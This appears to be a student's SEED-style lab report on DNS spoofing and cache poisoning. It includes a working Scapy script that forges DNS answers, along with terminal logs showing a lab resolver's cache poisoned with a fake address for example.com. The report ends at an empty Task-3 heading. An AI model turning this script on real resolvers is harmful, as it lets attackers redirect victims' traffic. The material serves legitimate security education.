
Description: In this task I have launched an attack that sniffed the DNS request message and which immediately created a fake DNS response, and sent back to the user machine. Before executing the attack I replaced the **iface** argument in the given python code by using the actual interface name for the network 10.9.0.0/24 network. I also gave the fake ip address int eh code i.e, 1.1.1.1. Then I have executed the python file on the attacker machine, immediately I have used dig command in the user machine to trigger the user machine to send a DNS query to the local DNS server. This will finally submit a DNS query to the example.com domain's authoritative nameserver.

My attack was successful because the ip address displayed before and after were different.

On the seed attacker machine :




```
dns_sniff_spoof.py  spoof_answer.py  spoof_ns.py
seed-attacker:/volumes
$>ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP gr
oup default qlen 1000
    link/ether 08:00:27:dd:0a:35 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute enp0s3
       valid_lft 82060sec preferred_lft 82060sec
    inet6 fe80::a8d5:723b:dd06:c91d/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOW
N group default
    link/ether 02:42:e1:41:9c:74 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:e1ff:fe41:9c74/64 scope link
       valid_lft forever preferred_lft forever
```




```
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP gr
oup default qlen 1000
    link/ether 08:00:27:dd:0a:35 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute enp0s3
       valid_lft 82060sec preferred_lft 82060sec
    inet6 fe80::a8d5:723b:dd06:c91d/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOW
N group default
    link/ether 02:42:e1:41:9c:74 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:e1ff:fe41:9c74/64 scope link
       valid_lft forever preferred_lft forever
112: br-f51ebadef023: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue s
tate UP group default
    link/ether 02:42:8f:1d:db:91 brd ff:ff:ff:ff:ff:ff
    inet 10.9.0.1/24 brd 10.9.0.255 scope global br-f51ebadef023
       valid_lft forever preferred_lft forever
    inet6 fe80::42:8fff:fe1d:db91/64 scope link
       valid_lft forever preferred_lft forever
113: br-0c8c3ebc234a: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue
 state DOWN group default
```

First I have added the ip address – 1.1.1.1 in the code and also added the iface.




```python
#!/bin/env python3

from scapy.all import *
import sys

def spoof_dns(pkt):
  if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):

    old_ip  = pkt[IP]
    old_udp = pkt[UDP]
    old_dns = pkt[DNS]

    ip  = IP (dst = '10.9.0.53',     src = old_ip.dst)
    udp = UDP(dport = old_udp.sport, sport = 53)

    Anssec = DNSRR( rrname = old_dns.qd.qname,
                    type   = 'A',
                    rdata  = '1.1.1.1',
                    ttl    = 259200)

    dns = DNS( id = old_dns.id, aa=1, qr=1,
               qdcount=1, qd = old_dns.qd,
               ancount=1, an = Anssec )

    spoofpkt = ip/udp/dns
    send(spoofpkt)

f = 'udp and (src host 10.9.0.53 and dst port 53)'
pkt=sniff(iface='br-f51ebadef023', filter=f, prn=spoof_dns)

```

Cleared the cache before the attack in the local DNS server.




```
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "attacker32.com" {
    type forward;
    forwarders {
        10.9.0.153;
    };
};

local-dns-server-10.9.0.53:/etc/bind
$>rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$>rndc flush
local-dns-server-10.9.0.53:/etc/bind
$>rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$>rndc flush
local-dns-server-10.9.0.53:/etc/bind
$>
```

I have executed the python file in the seed-attacker machine.



```
bash: ./spoof_answer.py: Permission denied
seed-attacker:/volumes
$>sudo python3 spoof_answer.py
bash: sudo: command not found
seed-attacker:/volumes
$>sudo python spoof_answer.py
bash: sudo: command not found
seed-attacker:/volumes
$>
seed-attacker:/volumes
$> ./spoof_answer.py
bash: ./spoof_answer.py: Permission denied
seed-attacker:/volumes
$> ./spoof_answer.py
bash: ./spoof_answer.py: Permission denied
seed-attacker:/volumes
$>chmod u+x spoof_answer.py
seed-attacker:/volumes
$> ./spoof_answer.py
.
Sent 1 packets.
.
Sent 1 packets.
```

The attack succeeded as the Ip address changed to 1.1.1.1.




```
$>dig example.com

; <<>> DiG 9.16.1-Ubuntu <<>> example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 76cd2e576c2bcfd00100000062320dd7f571f0394c1d4917 (good)
;; QUESTION SECTION:
;example.com.                   IN      A

;; ANSWER SECTION:
example.com.            259200  IN      A       1.1.1.1

;; Query time: 867 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Mar 16 16:18:31 UTC 2022
;; MSG SIZE  rcvd: 84

user-10.9.0.5:/
$>
```

Task-2: DNS Cache Poisoning Attack-Spoofing Answers.

In this experiment the spoofed response from other DNS servers were stored in the local DNS server's cache, as it stores the response for a certain period of time. When the user machine tries to resolve the same host name, it will get the spoofed response from the cache. In this way the attacker can spoof only once, and the impact will last until the cached information expires.


Before performing this attack I have cleared the DNS server's cache by using the "$ rndc flush" command. I stopped the previous task's attack in the seed attacker machine and executed the attack again by using "spoof_answer.py" file. Immediately I used the dig command in the user machine and it took 904ms to complete the query. Then I have used "$rndc dumpdb -cache" command in the DNS machine and came to know that example.com is asking for the nameserver. Then I have performed the dig command again in the user machine and it took a 3ms to complete a query this time.

Flush the cache:




```
include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "attacker32.com" {
    type forward;
    forwarders {
        10.9.0.153;
    };
};

local-dns-server-10.9.0.53:/etc/bind
$>rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$>rndc flush
local-dns-server-10.9.0.53:/etc/bind
$>rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$>rndc flush
local-dns-server-10.9.0.53:/etc/bind
$>rndc flush
local-dns-server-10.9.0.53:/etc/bind
$>
```

Stopping the attacker




```
bash: sudo: command not found
seed-attacker:/volumes
$>sudo python spoof_answer.py
bash: sudo: command not found
seed-attacker:/volumes
$>
seed-attacker:/volumes
$> ./spoof_answer.py
bash: ./spoof_answer.py: Permission denied
seed-attacker:/volumes
$> ./spoof_answer.py
bash: ./spoof_answer.py: Permission denied
seed-attacker:/volumes
$>chmod u+x spoof_answer.py
seed-attacker:/volumes
$> ./spoof_answer.py
.
Sent 1 packets.
.
Sent 1 packets.
^Cseed-attacker:/volumes
$>^C
seed-attacker:/volumes
$>
```

Attacking from the attack machine:




```
seed-attacker:/volumes
$>sudo python spoof_answer.py
bash: sudo: command not found
seed-attacker:/volumes
$>
seed-attacker:/volumes
$> ./spoof_answer.py
bash: ./spoof_answer.py: Permission denied
seed-attacker:/volumes
$> ./spoof_answer.py
bash: ./spoof_answer.py: Permission denied
seed-attacker:/volumes
$>chmod u+x spoof_answer.py
seed-attacker:/volumes
$> ./spoof_answer.py
.
Sent 1 packets.
.
Sent 1 packets.
^Cseed-attacker:/volumes
$>^C
seed-attacker:/volumes
$> ./spoof_answer.py
```

It took more seconds(904ms)




```
$>dig www.example.com.

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com.
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 64120
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 68df6e9fbf96c1f30100000062322b5f05968a472c061d61 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 904 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Mar 16 18:24:31 UTC 2022
;; MSG SIZE  rcvd: 88

user-10.9.0.5:/
$>
```

Here for the example.com it asks for the name server.



```
    };
};

local-dns-server-10.9.0.53:/etc/bind
$>rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$>rndc flush
local-dns-server-10.9.0.53:/etc/bind
$>rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$>rndc flush
local-dns-server-10.9.0.53:/etc/bind
$>rndc flush
local-dns-server-10.9.0.53:/etc/bind
$>rndc dumpdb-cache
rndc: 'dumpdb-cache' failed: unknown command
local-dns-server-10.9.0.53:/etc/bind
$>rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$>cat /var/cache/bind/dump.db | grep example
example.com.            777408  NS      a.iana-servers.net.
www.example.com.        863808  A       1.1.1.1
local-dns-server-10.9.0.53:/etc/bind
$>
```

Previously it took more than 900ms, now it took 3ms




```
$>dig www.example.com.

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com.
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 12520
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 16d16ec2a43cdaa80100000062322cd771ca0e8df8c49a7f (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        258824  IN      A       1.1.1.1

;; Query time: 3 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Mar 16 18:30:47 UTC 2022
;; MSG SIZE  rcvd: 88

user-10.9.0.5:/
$>
```

Task-3: Spoofing NS records.

